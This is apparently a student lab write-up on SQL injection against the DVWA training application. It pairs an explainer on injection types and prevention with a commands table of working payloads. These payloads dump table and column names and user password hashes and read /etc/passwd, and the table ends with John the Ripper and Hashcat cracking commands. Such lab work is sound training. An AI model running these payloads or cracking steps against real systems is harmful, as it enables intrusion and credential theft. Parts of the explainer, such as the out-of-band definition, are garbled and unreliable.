

**SQL INJECTION -**

1. ***What is the purpose of entering different User ID values and clicking Submit in the basic commands section?***

**By entering different User ID values and analyzing the application's responses, we can gather information about the underlying database structure and test for SQLi vulnerabilities**

****

****

1. ***Explain the significance of the 'order by' commands with numbers in the SQL injection context.***


**Identifying the number of columns**

**Attackers can use the 'order by' command along with sequential numbers to determine the number of columns in the result set returned by a SQL query.**

****

1. ***What does the SQL injection payload '% or 1=1#' accomplish in the context of displaying values based on the surname condition?***


**The '%' symbol acts as a wildcard character in SQL, matching any characters in the specified column. When used at the beginning of a string, as in '% or 1=1#', it indicates that any value for the surname column is acceptable.**



1. ***Why is there a deliberate SQL syntax error in the command 'select first\_name, last\_name from users where user\_id ='%' or '1'='1';'?***


**SELECT first\_name, last\_name FROM users WHERE user\_id = @user\_id;**


1. ***How does the URL injection payload in the provided links demonstrate SQL injection in a web application?***





1. ***Explain the purpose of the SQL injection payloads used for displaying database version, hostname, username, and database name.***

**SQL injection payloads used for displaying database version, hostname, username, and database name serve several purposes in the context of exploiting SQL injection vulnerabilities**











1. ***What is the significance of the command '% and 1=0 union select null, table\_name from information\_schema.tables #' in listing tables in the information schema?***

**The SQL injection command '% and 1=0 union select null, table\_name from information\_schema.tables #' is significant because it leverages the UNION operator to extract information from the information\_schema.tables system view in a database.**




1. ***How does the command '% and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'#' list user-related tables in the information schema?***

**The SQL command '% and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'#' is significant because it utilizes SQL injection to list tables in the information schema that are related to users.**



1. ***Describe the purpose of the command '% and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #'.***


**The SQL command '% and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #' serves the purpose of extracting column names belonging to the 'users' table in the database.**



1. ***Explain how the payload '% and 1=0 union select null,***


***concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #' displays the content of user-related columns.***

**This SQL injection payload leverages the concat() function to concatenate the values of user-related columns (first\_name, last\_name, user, password) in the 'users' table.**



* 1. ***What is the purpose of the command '% and 1=0 union select load\_file('/etc/passwd'), null #' in the context of extracting storage passwords?***

**By injecting this payload into the vulnerable application, an attacker can attempt to extract sensitive system information stored in files like '/etc/passwd'.**



* 1. ***Compare the usage of John the Ripper and Hashcat in the context of***

***decrypting hashed passwords. How do they differ in their approaches?***

***JOHN THE RIPPER:***



***HASHCAT:***

******

# What is SQL injection (SQLi)?

SQL injection is a commonly employed attack by hackers to exploit SQL database-driven web applications. It involves inserting SQL code or statements into execution fields with the aim of altering database contents, extracting valuable information, causing repudiation issues, spoofing identity, and more. Consider a straightforward scenario with a web application featuring a login form with username and password fields. If PHP is used for development, the code might appear as follows:

***<?php***

***$query = "SELECT \* FROM users WHERE username = '" . $\_POST['username'] . "'";***

***$query .= " AND password = '" . $\_POST['password'] . "'";***

***?>***

For instance, if a user named Karen with the password '12345' attempts to log in, the generated SQL query sent to the database would be:

***SELECT \* FROM users WHERE username='Karen' AND password='12345'***

However, if an attacker knows the username and aims to bypass the login window, they might input something like 'Karen;--' in the username field. The resulting SQL query would then look like:

***SELECT \* FROM users WHERE username='Karen'; -- ' AND password='1111'***

Here, the attacker adds '--' (double-dash) to comment out the remaining SQL statement, enabling them to retrieve information from the password field and bypass the login screen.

***Attacker: Exploits features of the database server to execute commands and gather results using the same communication channel.***

# Types of SQLi

1. ***In-band SQLi***
2. ***Blind SQL Injection/Inferential SQLi***
3. ***Out-of-Band SQLi***

**In-band SQLi** refers to a type of SQL injection where the attacker is able to gather results directly through the same communication channel used to launch the attack. This is the most common type of SQL injection as it provides a straightforward and efficient means for attacker

to access the database server. In-band SQLi can be further categorized into Error-based SQLi and Union-based SQLi.

* **Error-based SQL Injection:** In this type of SQL injection, the attacker intentionally triggers errors in the database by injecting malicious SQL code. The goal is to exploit error messages generated by the database system to gain information about the structure and content of the database. By causing errors, the attacker can extract details that aid in further attacks or unauthorized access.
* **Union-based SQLi:** It uses the `UNION` SQL operator to combine the result sets of two or more SELECT statements. The attacker leverages the UNION operator to retrieve data from other tables and concatenate it with the original query's results. This technique is often used to extract information from the database and gather details not directly accessible through the original query. The combined result is then returned along with the normal HTTP response.

**Blind SQL Injection/Inferential SQLi** occurs when attackers cannot directly retrieve data from the web application's response. Instead, they infer information about the database structure by sending malicious payloads and analyzing the application's response. Blind SQLi is categorized into Content-based SQLi and Time-based SQLi.

* **Content-based SQLi:** Forces the web application to return different results based on whether the injected SQL query returns TRUE or FALSE. Analyzing the variations in the application's response helps attackers determine the query result.
* **Time-based SQLi:** Sends a query that forces the application to delay its response for a specific duration. The attacker uses the response time to determine whether the query result is TRUE or FALSE.

**Out-of-Band SQLi:** It occurs when the attacker uses the same communication channel to both launch the attack and gather results. This type is less common than In-band SQLi and relies on specific features of the database server. Out-of-Band SQLi provides an alternative for injection attacks, particularly when server responses are unstable.

# How Attackers Perform SQLi

* **Web-page SQLi:** Attackers supply SQL statements as user input, unknowingly executed on the database. Exploits vulnerabilities in web applications lacking proper input validation.
* **SQLi based on 1=1 is Always True:** Attacker inputs statements with ‘OR’ condition to access all records in a table. Exploits the always true condition to gain unauthorized access.
* **SQLi based on "=" is Always True:** Uses OR statements like “or” “=” to retrieve combinations of related data. Manipulates query results based on the true condition.
* **SQLi based on Batched Statements:** Exploits modern database servers accepting batch statements. Enables targeted attacks on specific records or tables.

# Commonly Known SQLi Attack Examples & Techniques

* **The 2019 Bulgarian National Revenue Agency Data Breach:** Anonymous hacker successfully deployed SQL injection on the national tax authority’s servers. Extracted sensitive data of over 6 million people, including social security payments, taxes, and more.
* **The 2020/2021 Accellion Data Breach:** Attackers used SQL injection vulnerability to access Accellion File Transfer Appliance. Resulted in a widespread data breach affecting multiple companies.

# How to Prevent SQL Injection Attacks

* **Input Validation:** Validate user input to ensure it adheres to allowed criteria, preventing unauthorized SQL code injection.
* **Parametrized Queries:** Precompile SQL statements, requiring only parameter input for execution. Reduces the risk of injection by separating SQL code from user input.
* **Use of Stored Procedures:** Utilize stored procedures to control access to the database. Helps in restricting the execution of arbitrary SQL code.
* **Character-Escaping Functions:** Implement functions to escape special characters in user input. Prevents these characters from being interpreted as part of SQL code.
* **Restrict Administrative Privileges:** Avoid connecting applications to the database using accounts with excessive privileges. Limits the potential impact of a successful SQL injection attack.
* **Web Application Firewall (WAF):** Implement a WAF to filter and monitor HTTP traffic. Identifies and blocks SQL injection attempts, enhancing overall security.


Preventing SQL injection attacks requires a multifaceted approach, including secure coding practices, input validation, and the implementation of specific tools and techniques tailored to the programming language and database engine used.

# Pre-requisites

This tutorial assumes that you have a functioning DVWA (Damn Vulnerable Web Application) setup. If DVWA is not yet installed on your Kali Linux system, please refer to the step-by-step guide provided in the related article for a comprehensive installation process.

# Step 1: Setup DVWA for SQL Injection

After successfully installing DVWA, open your preferred web browser and navigate to the following URL `<ip address>/dvwa/login.php`. Log in using the default credentials, where the username is set to "admin," and the password is set to "password." Following a successful login, set the DVWA security level to LOW. You can do this by clicking on the "DVWA Security" tab and adjusting the security setting. Once completed, click on the "SQL Injection" option in the left-side menu.



# Step 2: Basic Injection

In the User ID field, enter “1” and click Submit. This action is expected to display the ID, First\_name, and Surname on the screen. Interestingly, by examining the URL, you will notice an injectable parameter, which is the ID. Change the ID parameter in the URL to different numbers (e.g., 1, 2, 3, 4) to retrieve the First\_name and Surname of all users.

# Step 3: Always True Scenario

An advanced method to extract all the First\_names and Surnames from the database is to use the input: `%' or '1'='1'`. The percentage (%) sign does not equal anything and will be false. The `'1'='1'` query is always true since 1 will always equal 1. This demonstrates the importance of input validation to prevent such SQL injection vulnerabilities.

# Step 4: Display Database Version

To identify the database version the DVWA application is running on, check the last line under the surname. This information can be critical for understanding potential vulnerabilities associated with specific database versions.

# Step 5: Display Database User

To reveal the Database user who executed the PHP code powering the database, check the last line next to the surname field. Knowing the database user is crucial for security assessments and identifying potential points of compromise.

# Step 6: Display Database Name

To display the database name, check the last line next to the surname field. Knowing the database name is important for system administration and troubleshooting.

# Step 7: Display all tables in information\_schema

The Information Schema stores information about tables, columns, and all other databases maintained by MySQL. To display all the tables, present in the information\_schema, follow the steps. This can provide insights into the structure of the database.

# Step 8: Display all the user tables in information\_schema

For this step, print all the tables that start with the prefix "user" as stored in the information\_schema. Enter the SQL code below in the User ID field. This step helps identify specific tables related to users, potentially exposing sensitive information.

# Step 9: Display all the columns fields in the information\_schema user table

Print all the columns present in the "users" table, including column information like User\_ID, first\_name, last\_name, user, and password. Enter the input in the User\_ID field. Understanding the columns in the "users" table is essential for targeted data extraction.

# Step 10: Display Column field contents

To display all the necessary authentication information present in the columns stored in the information\_schema, review the output. The password will be returned in its hashed format. To extract the password, copy the MD5 hash and use applications like John the Ripper to crack it. Websites are also available on the internet where you can paste the hash to extract the password. This step emphasizes the importance of secure password storage practices.

# Step 11: Decrypt the Hashed Password

From the output above, you can observe the hashed password. Proceed to crack the hash to reveal the actual password. Password cracking tools such as John the Ripper and Medusa are useful for this purpose. Websites like crackstation.net can be used to crack the password hash for all users. This step underscores the significance of using strong and securely hashed passwords.

# Conclusion

This article demonstrates that SQL injection is a critical vulnerability that can exist in a system. Attackers can exploit it not only to reveal user or customer information but also to corrupt the entire database, potentially bringing down the entire system. As of the writing of this post (2021), Injection is listed as the number one vulnerability in the OWASP Top 10 Vulnerabilities summary. DVWA serves as a valuable resource for both penetration testers aiming to enhance their skills and web developers aiming to develop systems with security in mind. Continuous awareness and proactive measures are essential for mitigating SQL injection risks and maintaining robust cybersecurity practices.

|  |
| --- |
| **Commands Table** |
| \*\* Basic Commands \*\*  User ID field, enter “1” and click Submit User ID field, enter “2” and click Submit User ID field, enter “3” and click Submit User ID field, enter “4” and click Submit User ID field, enter “5” and click Submit  \*\* Order By Command to find number of Columns\*\* 1' order by 1 # |

1' order by 2 #

\*\* Display all the values which passes the surname condition not check the Username \*\*

%' or 1=1#

1' UNION SELECT user, password from users#

' UNION SELECT user, password from users#

\*\* SQL syntax error to check corresponds MySQL server version for the right syntax \*\*

select first\_name, last\_name from users where user\_id ='%' or '1'='1';

\*\* URL Injection \*\*

[http://172.16.15.128/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#](http://172.16.15.128/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit) [http://172.16.15.128/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#](http://172.16.15.128/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit) [http://172.16.15.128/dvwa/vulnerabilities/sqli/?id=3&Submit=Submit#](http://172.16.15.128/dvwa/vulnerabilities/sqli/?id=3&Submit=Submit) [http://172.16.15.128/dvwa/vulnerabilities/sqli/?id=4&Submit=Submit#](http://172.16.15.128/dvwa/vulnerabilities/sqli/?id=4&Submit=Submit) [http://172.16.15.128/dvwa/vulnerabilities/sqli/?id=5&Submit=Submit#](http://172.16.15.128/dvwa/vulnerabilities/sqli/?id=5&Submit=Submit)

Payload Injection

\*\* Display the name of the Version of Database \*\*

%' union select null, version() #

\*\* Display Hostname of Database \*\*

%' union select null, @@hostname #'

\*\* Display the database username name \*\*

%' union select null, user() #

\*\* Display the database name from which the web app is running \*\*

%' union select null, database() #

%' union select database(), user()#

\*\* List all the tables in the information schema \*\*

%' and 1=0 union select null, table\_name from information\_schema.tables #

%' union select table\_name,2 from information\_schema.tables where table\_schema = 'dvwa'#

%' and 1=0 union select null, table\_name from information\_schema.tables where table\_schema = 'owasp10'#

|  |
| --- |
| \*\* List all the Users tables in the information schema \*\*  %' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'#  \*\* List all the Column Name of the Users tables \*\*  %' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #  %' union select 1, group\_concat(column\_name,0x0a) from information\_schema.columns where table\_name = 'users' #  \*\* Display all the Column Content of the Users tables \*\*  %' union select column\_name,2 from information\_schema.columns where table\_name = 'users'#  %' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #  %' union select 1, group\_concat(user,0x0a,password) from users #  \*\* Extract Storage Password \*\*  %' and 1=0 union select load\_file('/etc/passwd'), null # |
| John the Ripper |
| Save the hash in text file for Decryption  john -h  john hash.txt --format=Raw-MD5  john hash.txt --show --format=Raw-MD5 |
| Hashcat |
| usr/share/wordlists //directory Details wordlists -h  hashcat -h  hashcat -a 0 -m 0 -o hashoutput.txt hash.txt usr/share/wordlists/rockyou.txt |